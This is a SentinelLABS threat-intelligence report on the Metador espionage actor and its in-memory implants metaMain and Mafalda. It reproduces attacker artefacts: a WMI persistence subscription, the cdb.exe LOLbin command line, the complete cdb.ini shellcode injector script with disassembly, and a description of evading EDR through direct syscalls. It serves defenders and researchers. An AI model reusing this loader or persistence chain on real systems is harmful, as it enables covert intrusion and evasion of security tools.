THE MYSTERY OF METADOR | AN UNATTRIBUTED THREAT HIDING IN TELCOS, ISPS, AND UNIVERSITIES

Author: Amitai Ben Shushan Ehrlich,
Aleksandar Milenkoski, Juan Andres Guerrero-Saade


September 2022
SentinelLABS Research Team

TABLE OF CONTENTS

EXECUTIVE SUMMARY

- SentinelLabs researchers uncovered a never-before-seen advanced threat actor we've dubbed 'Metador'.
- Metador primarily targets telecommunications, internet service providers, and universities in several countries in the Middle East and Africa.
- The operators are highly aware of operations security, managing carefully segmented infrastructure per victim, and quickly deploying intricate countermeasures in the presence of security solutions.
- Despite their care for OPSEC, Metador operators do not prioritize deconfliction and regularly cohabitate with other known APTs while remaining undiscovered.
- Metador's attack chains are designed to bypass native security solutions while deploying malware platforms directly into memory. SentinelLabs researchers discovered variants of two long-standing Windows malware platforms, and indications of an additional Linux implant.
- At this time, there's no clear, reliable sense of attribution. Traces point to multiple developers and operators that speak both English and Spanish, alongside varied cultural references including British pop punk lyrics and Argentinian political cartoons.
- While Metador appears primarily focused on enabling collection operations aligned with state interests, we'd point to the possibility of a high-end contractor arrangement not tied to a specific country.
- This release is a call to action for threat intelligence researchers, service providers, and defenders to collaborate on tracking an elusive adversary acting with impunity.

SentinelLabs Team



OVERVIEW


The term 'Magnet of Threats' is used to describe targets so desirable that multiple threat actors regularly cohabitate on the same victim machine in the course of their collection. A lack of concern for deconfliction has proven the folly of some of the most advanced threat actors known to cyber threat researchers, like Turla, APT28, Careto, Regin, and the Equation Group. In the process of responding to a series of tangled intrusions at one of these Magnets of Threats, SentinelLabs researchers encountered an entirely new threat actor. We dubbed this threat actor 'Metador' in reference to the string "I am meta" in one of their malware samples and the expectation of Spanish-language responses from the command-and-control servers.

The Magnet of Threats in question contained a redundant layering of nearly ten (10) known threat actors of Chinese and Iranian origin, including Moshen Dragon and MuddyWater. Among them, we noticed the use of an unusual LOLbin, the Microsoft Console Debugger 'cdb.exe'. CDB was the root of an intricate infection chain that would yield two in-memory malware platforms and indications of additional Linux implants. Interestingly, the unknown threat actor noticed that their victim had begun to deploy a new security solution after their infection and quickly adapted in an attempt to respond to the presence of SentinelOne XDR. That swift response only did more to pique our interest.

Metador is notable precisely in their pragmatic combination of rudimentary techniques (e.g. LOLbins) with carefully executed advanced techniques (like per victim infrastructure segmentation, port knocking, and inscrutable custom anti-analysis techniques). Their operations are massively successful precisely in that they've eluded victims, defenders, and threat intel researchers until now despite maintaining these malware platforms for some time. We consider the discovery of Metador akin to a shark fin breaching the surface of the water. It's a cause for foreboding that substantiates the need for the security industry to proactively engineer towards detecting the true uppercrust of threat actors that currently traverse networks with impunity.

The threat intelligence industry has had amazing success catching glimpses of the absolute best threat actors out there but that has not translated into a consistent situational awareness of the breadth of their operations. The DuQu(s), Striders, PuzzleMakers, DePriMons, and PLATINUMs of this space elude us regularly and that should be cause for grave concern.

In the case of Metador, the intrusions we uncovered were located primarily in telcos, ISPs, and universities in the Middle East and Africa. We believe that we've only seen a small portion of the operations of what's clearly a long-running threat actor of unknown origin and don't exhaustively represent their target verticals or regions. We hope that further collaboration with the broader community will expand that situational awareness.




Throughout our analysis, we retrieved and analyzed examples of two different malware platforms used by Metador–'metaMain' and 'Mafalda'. These Windows-based platforms are intended to operate entirely in-memory and never touch disk in an unencrypted fashion. Their chosen loading mechanisms are novel only in their pragmatism, eluding native security products and standard Windows configurations with relative ease. The internal versioning of Mafalda suggests that this platform has been in use for some time, and its adaptability during our engagement alone highlights active and continuing development.

We also found indications of additional implant(s):

- 'Cryshell'– the developers reference an implant used for bouncing connections in an internal network to external command-and-control servers, with support for custom port knocking sequences.
- Unknown Linux malware used to pilfer materials from other machines in the target environment and route their collection back to Mafalda. Due to a lag time in deploying adequate endpoint solutions to the relevant Linux servers, we were unable to recover the implant itself. There's a possibility that this unknown Linux implant is equivalent to Cryshell but we can't confirm that at this time.

Part of the difficulty in tracking the breadth of Metador's operations involves their strict adherence to infrastructure segmentation. The attackers use a single IP per victim and build. An analysis of the exhaust surrounding these servers was inconclusive in determining the trajectory of the data once at these VPSes. It's possible that they serve merely as front-facing forwarders to a more complex anonymizer network, fitting with the general network OpSec observed. That said, open ports also allow for the possibility of meticulous manual administration.

Our best efforts and the collaboration of the threat intelligence industry surfaced further a slightly broader view of this actor but far from a complete one. We urge defenders in targeted verticals, regardless of location, to check their telemetry for the possible presence of Metador components and to share samples and indicators with the broader research community.



The threat actor is highly aware of modern security solutions and adapts to counteract them quickly. In response to the deployment of SentinelOne XDR, the Metador developers pushed an updated version of their Mafalda in-memory implant retooled with new commands, different execution mechanisms, and paranoid custom anti-analysis techniques that proved extremely challenging to reverse through. The swift adaptable response set Metador apart among a rich hunting environment.


Attributing Metador remains a garbled mystery. We encountered multiple languages, with diverse idiosyncrasies indicative of multiple developers. There are indications of a separation between developers and operators. And despite a lack of samples, the version history for at least one of the platforms suggests a history of development that extends far beyond the intrusions we've uncovered. An interesting divergence in build times suggests a possible working timezone of UTC+1. And cultural references include a Latin American cartoon popular throughout the hispanic diaspora since the 1950s, as well as a quote from a popular 80's British Pop Punk band. While the targets suggest state interests, we vaguely suspect a contractor arrangement.

In the process of investigating this new threat, we had the assistance of multiple industry and government partners, providing technical assistance or telemetry wherever possible. We sincerely thank our collaborators. As we characterize Metador's tools and operations, we hope that the wider research industry will help further elucidate the breadth of this new threat and help solve the mystery of Metador.

TECHNICAL OVERVIEW

The Magnet of Threats in question deployed our XDR solution after they'd been infected by Metador for several months. As such, we have no indication of the original infection vector employed in this or other infections. Once on the target, the Metador operators can choose between multiple execution flows to load one or more of their modular frameworks. For example, the execution flow used on our Magnet of Threats combines a WMI persistence mechanism with an unusual LOLbin in order to kick off the decryption of a multi-mode implant we named 'metaMain' directly into memory.

Even though metaMain is a fairly feature-rich backdoor, in this case the Metador operators used the metaMain implant to decrypt a subsequent modular framework called 'Mafalda' into memory. Mafalda is a flexible interactive implant, supporting over 60 commands. Mafalda appears to be a highly-valuable asset to the Metador operators, with newer variants exhibiting intense obfuscation making them extremely hard to analyze.






Fig 1: Diagram of Metador's multi-framework execution flow

First, we discuss the execution flow (called 'start_method's by the developers) used on the original victim, followed by metaMain's meta-mode functionality, and the Mafalda payload it loads. We'll delve into the Mafalda framework variants, primarily version 144 and a subsequent obfuscated build designed to attempt to counteract detection. Both of these platforms are extremely complex and support much greater functionality. For the sake of brevity, we have relegated additional configuration options, supported execution flows, unused command-and-control capabilities, port knocking sequences, and a myriad of intricacies to a Living Technical Appendix to facilitate further collaboration and accurate sharing.

THE MANY SUPPORTED EXECUTION FLOWS OF METAMAIN

metaMain is an implant framework used to maintain long-term access to compromised machines. It provides operators with extensive functionality, like keyboard and mouse event logging, screenshot theft, file download and upload, and the ability to execute arbitrary shellcode.

The backdoor is keenly aware of its own execution context and runs in one of two modes as a result. The developers designate these modes by writing out either "I am meta" or "I am main" to a log. We chose to name the platform 'metaMain' in reference to these two modes.


metaMain supports multiple start_method's (i.e., execution flows), with the backdoor's operations differing slightly per method. The methods supported are CDB_DEBUGGER, HKCMD_SIDELOADING, and KL_INJECTED. In this section, we'll focus on the CDB_DEBUGGER execution flow witnessed on our Magnet of Threats. Additional start methods, configuration artifacts, and supported commands are detailed in the metaMain section of the Technical Appendix.

At the very initial stages of our investigation, we notified Kaspersky's GReAT researchers about the Metador threat, suspecting that the KL_INJECTED start method might be a reference to abuse of their product. Although further analyses showed that this is not the case, GReAT researchers collaborated extensively with us, sharing both valuable expertise and telemetry.

start_method: CDB_DEBUGGER

As the name suggests, this execution scheme relies on CDB, the Microsoft Console Debugger, to carry out the execution process. Within this method, there are two possible variations based on whether the implant is invoked in meta- or main-mode. We witnessed its use in meta-mode, turning the metaMain implant into a glorified loader for a Mafalda implant.


In this case, metaMain's persistence relies on the abuse of WMI Event Subscriptions. The operators register an event consumer named 'hard_disk_stat'.



```
__NAMESPACE          : ROOT\Subscription
__PATH               :                  Subscription:CommandLineEventConsumer
                       .Name="hard_disk_stat"
CommandLineTemplate  : c:\windows\system32\cdb.exe -cf
                       c:\windows\system32\cdb.ini
                       c:\windows\system32\defrag.exe -module fcache13.db
```

Fig 2: 'hard_disk_stat' event consumer

Five to six minutes after booting up, the event triggers the execution of a LOLbin, cdb.exe.



```
Query           : SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
                  TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'
                  AND TargetInstance.SystemUpTime >= 300 AND
                  TargetInstance.SystemUpTime < 360
```

Fig 3: WMI Event Subscription

Although the advantages of using Microsoft's Console Debugger to bypass native security solutions have been documented, its use is rarely observed in-the-wild. cdb.exe is not included with the Windows operating system by default. The threat actor has to bring their own copy to the target system. In this case, cdb.exe was dropped under C:\Windows\System32. On machines Metador operators chose not to persist on, cdb.exe was dropped, executed, and quickly removed.The attackers used the following command-line:

```
cdb.exe -cf c:\windows\system32\cdb.ini c:\windows\system32\defrag.exe -module fcache13.db
```

The command line is long but consists of three arguments.

- '-cf cdb.ini'– A path to a debugging script.
- 'c:\windows\system32\defrag.exe'– the debugged process.
- '-module fcache13.db'– An argument fed to the metaMain implant that points to a Mafalda payload.



SentinelLABS
MICROSOFT CONSOLE DEBUGGER (LOLBIN)
DEBUGGING SCRIPT (INJECTOR FOR ADDITIONAL PAYLOADS)
CDB.EXE -CF C:\WINDOWS\SYSTEM32\CDB.INI C:\WINDOWS\SYSTEM32\DEFRAG.EXE -MODULE FCACHE13.DB
DEBUGGED PROCESS (LEGITIMATE WINDOWS PROCESS)
META IMPLANT ARGUMENT (LOAD MAFALDA PAYLOAD)

Fig 4: The cdb.exe command line


A debugging script, cdb.ini, is used to inject a small amount of shellcode into the debugged process in order to load metaMain. In most ITW cases, this process was ‘defrag.exe’. The entire content of cdb.ini is shown below:

```
eq $exentry F0E4834840EC8348 00006025248B4C65 8B4D1824648B4D00 4D24248B4D202464
24248B4D20247C8B 17A5BA2024648B4D 00F1E8E1894C7C00 44C748C931450000 44C7000000003024
8D48000000802824 0000BA000001330D 0003202444C78000 D0FF01418D450000 0FFFFD8349C58949
9BADBA0000009F84 00A9E8E1894CDF7D FFE9894CD2310000 AFCA54BAC68949D0 000092E8E1894C91
B841C931F7894C00 4404578D00001000 C08548D0FF40498D 6516BAC789496274 0069E8E1894C10FA
44C748F0894D0000 894C000000002024 370C8D4FE9894CFA 4C0FFD97FBBAD0FF 4C00000044E8E189
3546B848D0FFE989 894C62A83B9C4727 C1480630F1894CFE C9FF48C6FF480BC8 000400C78149F275
B5B983BAD7FF4100 00000AE8E1894C78 31C9FF48C9314800 8B41CB8949D0FFD2 008803848B453C43
508B45D8014D0000 DB014C20588B4118 8B42CAFF493CE367 FF3148DE014C9334 74C084ACFCC03148
F4EBC7010DCFC107 24588B41DC75D739 8B4266C931DB014C 014C1C588B41530C C3D8014C8B048BDB
6F646E69775C3A63 65747379735C7377 656570535C32336D 63656570535C6863 C30062642E323068
F77500C18349FD74

qd
```

The convoluted script is simple in its structure: the debugger reads the following contents as quadword values (‘eq’), and runs those values at the entry point (‘$exentry’) of the debugged executable, then quits and detaches (‘qd’) itself.

As expected, the quadword values translate into a shellcode snippet.




```
sub_0 proc near

var_20= qword ptr -20h
var_18= dword ptr -18h
var_10= qword ptr -10h

sub     rsp, 40h
and     rsp, 0FFFFFFFFFFFFFFF0h
mov     r12, qword ptr gs:loc_5A+6
mov     r12, [r12+18h]
mov     r12, [r12+20h]
mov     r12, [r12]
mov     r15, [r12+20h]
mov     r12, [r12]
mov     r12, [r12+20h]
mov     edx, 7C0017A5h  ; "CreateFileA" ror13 hash
mov     rcx, r12
call    getProcAddrByHash
xor     r9d, r9d
mov     [rsp+40h+var_10], 0
mov     [rsp+40h+var_18], 80h
lea     rcx, DllLoaderPath ; "c:\\windows\\system32\\Speech\\Speech02"...
mov     edx, 80000000h

loc_5A:
mov     dword ptr [rsp+40h+var_20], 3
lea     r8d, [r9+1]
call    rax
mov     r13, rax
cmp     r13, 0FFFFFFFFFFFFFFFFh
jz      loc_114
```

Fig 5: Shellcode contained in cdb.ini



The shellcode reads, decrypts, and executes metaMain's reflective DLL Loader from c:\windows\system32\Speech\Speech02.db. The DLL's sole purpose is to then read, decrypt, and load the metaMain orchestrator, stored as 'Speech03.db'.

When invoked in meta-mode, metaMain serves as a loader for the payload provided as an argument following "-module". In this case, the file 'fcache13.db' is an encrypted Mafalda payload. Each of these payloads represents a valuable framework in its own right and will be detailed extensively in this report. In this meta-mode CDB_DEBUGGER execution scheme, establishing the command-and-control channel is deferred entirely to the Mafalda implant despite metaMain's native capabilities.

The CDB_DEBUGGER execution flow described above reflects the most common metaMain execution method we've observed in-the-wild. It's also possible to have a main-mode CDB_DEBUGGER start method. We describe this, along with the HKCMD_SIDELOADING, and KL_INJECTED start_methods, in the metaMain section of the Technical Appendix.

MAFALDA


The Mafalda implant extends the backdoor functionalities that metaMain provides by implementing more than 50 backdoor commands, the majority of which can be configured by the operators. We observed the implant referring to itself as Mafalda in its execution log. The name Mafalda may be inspired by an Argentinian cartoon character, massively popular with the hispanic diaspora as a means of political commentary since the 1960s.

The Mafalda implant is an actively maintained, ongoing project. We observed two variants:

- A variant with a compilation timestamp of April 2021, which we refer to as 'Mafalda Clear Build 144'.
- A variant with a compilation timestamp of December 2021, which we refer to as the newer Obfuscated Mafalda variant. The newer variant is an extension of the older variant with two major differences:
  - The newer Mafalda variant extends the supported backdoor commands available to the operators from 54 to 67.
  - The newer Mafalda variant is rife with anti-analysis techniques that make analysis extremely challenging.

Metador appears to treasure Mafalda as an important asset worth protecting. Both Mafalda variants implement specific measures to remain undetected, including:

- Direct Windows system call execution– Mafalda supports what the implants internally refers to as naive and non-naive system call execution:
  - Naive system calls are standard system call routines implemented in the ntdll.dll library. Detection systems commonly monitor execution via naive system calls using hooks deployed in ntdll.dll.
  - Non-naive system calls entail direct system call execution by invoking the syscall instruction itself. This is done to evade hooks of detection systems that may be deployed in ntdll.dll.



